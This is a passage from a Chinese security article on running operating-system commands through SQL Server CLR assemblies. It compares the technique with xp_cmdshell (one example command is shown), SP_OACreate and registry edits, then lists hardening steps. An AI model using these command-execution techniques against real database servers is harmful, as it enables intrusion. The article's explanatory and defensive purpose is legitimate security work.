


图 11 流程

高权限数据库用户，创建的低权限 testUser 用户，通过创建存储过程创建 CLR 执行代码， 并且程序集的主机权限设置为了 UNSAFE，这样就可以不受限制地访问 SQL Server 内部和外部的资源。但是对于程序执行的对象 ,是 CLR，由于用户策略限制，所以运行的最高身份是 MSSQLSERVER。

0x05 现实意义

今天讨论的 CLR 代码执行开拓了另一种思路。回顾之前的 SQL Server 执行系统命令常用的方法，有这么几种：

1. XP_CMDSHELL：

exec master..xp_cmdshell "whoami"

但是默认情况下 xp_cmdshell 是关闭的。需要 sp_configure 开启

2. SP_OACREATE

在移除 xp_cmdshell 的情况下，可以使用 SP_OACreate

3. 修改注册表

修改注册表比较鸡肋，需要对机器进行重启。

相比以上三种方式。CLR 代码执行，执行对象是 MSSQLSERVER，权限更高。并且不仅仅可以执行操作系统命令，还可以借助 C#代码，使操作更丰富，更灵活。

但是，SQL Server 执行 CLR，必须要满足：

a) 数据库开启 CLR.

b) 数据库用户有 CREATE ASSEMBLY, CREATE PROCEDURE, EXEC 权限。

查阅 SQL Server 官方文档，在默认情况下，Microsoft SQL Server 中关闭了公共语言运行库（CLR）集成功能。必须启用该功能才能使用 SQL Server 项目项。若要启用 CLR 集成，请使用 sp_configure 存储过程的“启用 clr”选项。

0x06 防范措施

1. 非必要条件下，关闭 CLR 集成。
2. 用户权限分配时，剥夺 CREATE ASSEMBLY, CREATE PROCEDURE, EXEC 权限。

0x07 参考文档

https://msdn.microsoft.com/zh-cn/library/5czye81z(v=vs.80).aspx

https://msdn.microsoft.com/zh-cn/library/ms165051(v=vs.80).aspx

https://msdn.microsoft.com/zh-cn/library/ms254506(v=vs.80).aspx

https://blog.netspi.com/attacking-sql-server-clr-assemblies/#Import

http://sekirkity.com/command-execution-in-sql-server-via-fileless-clr-based-custom-stored-procedure/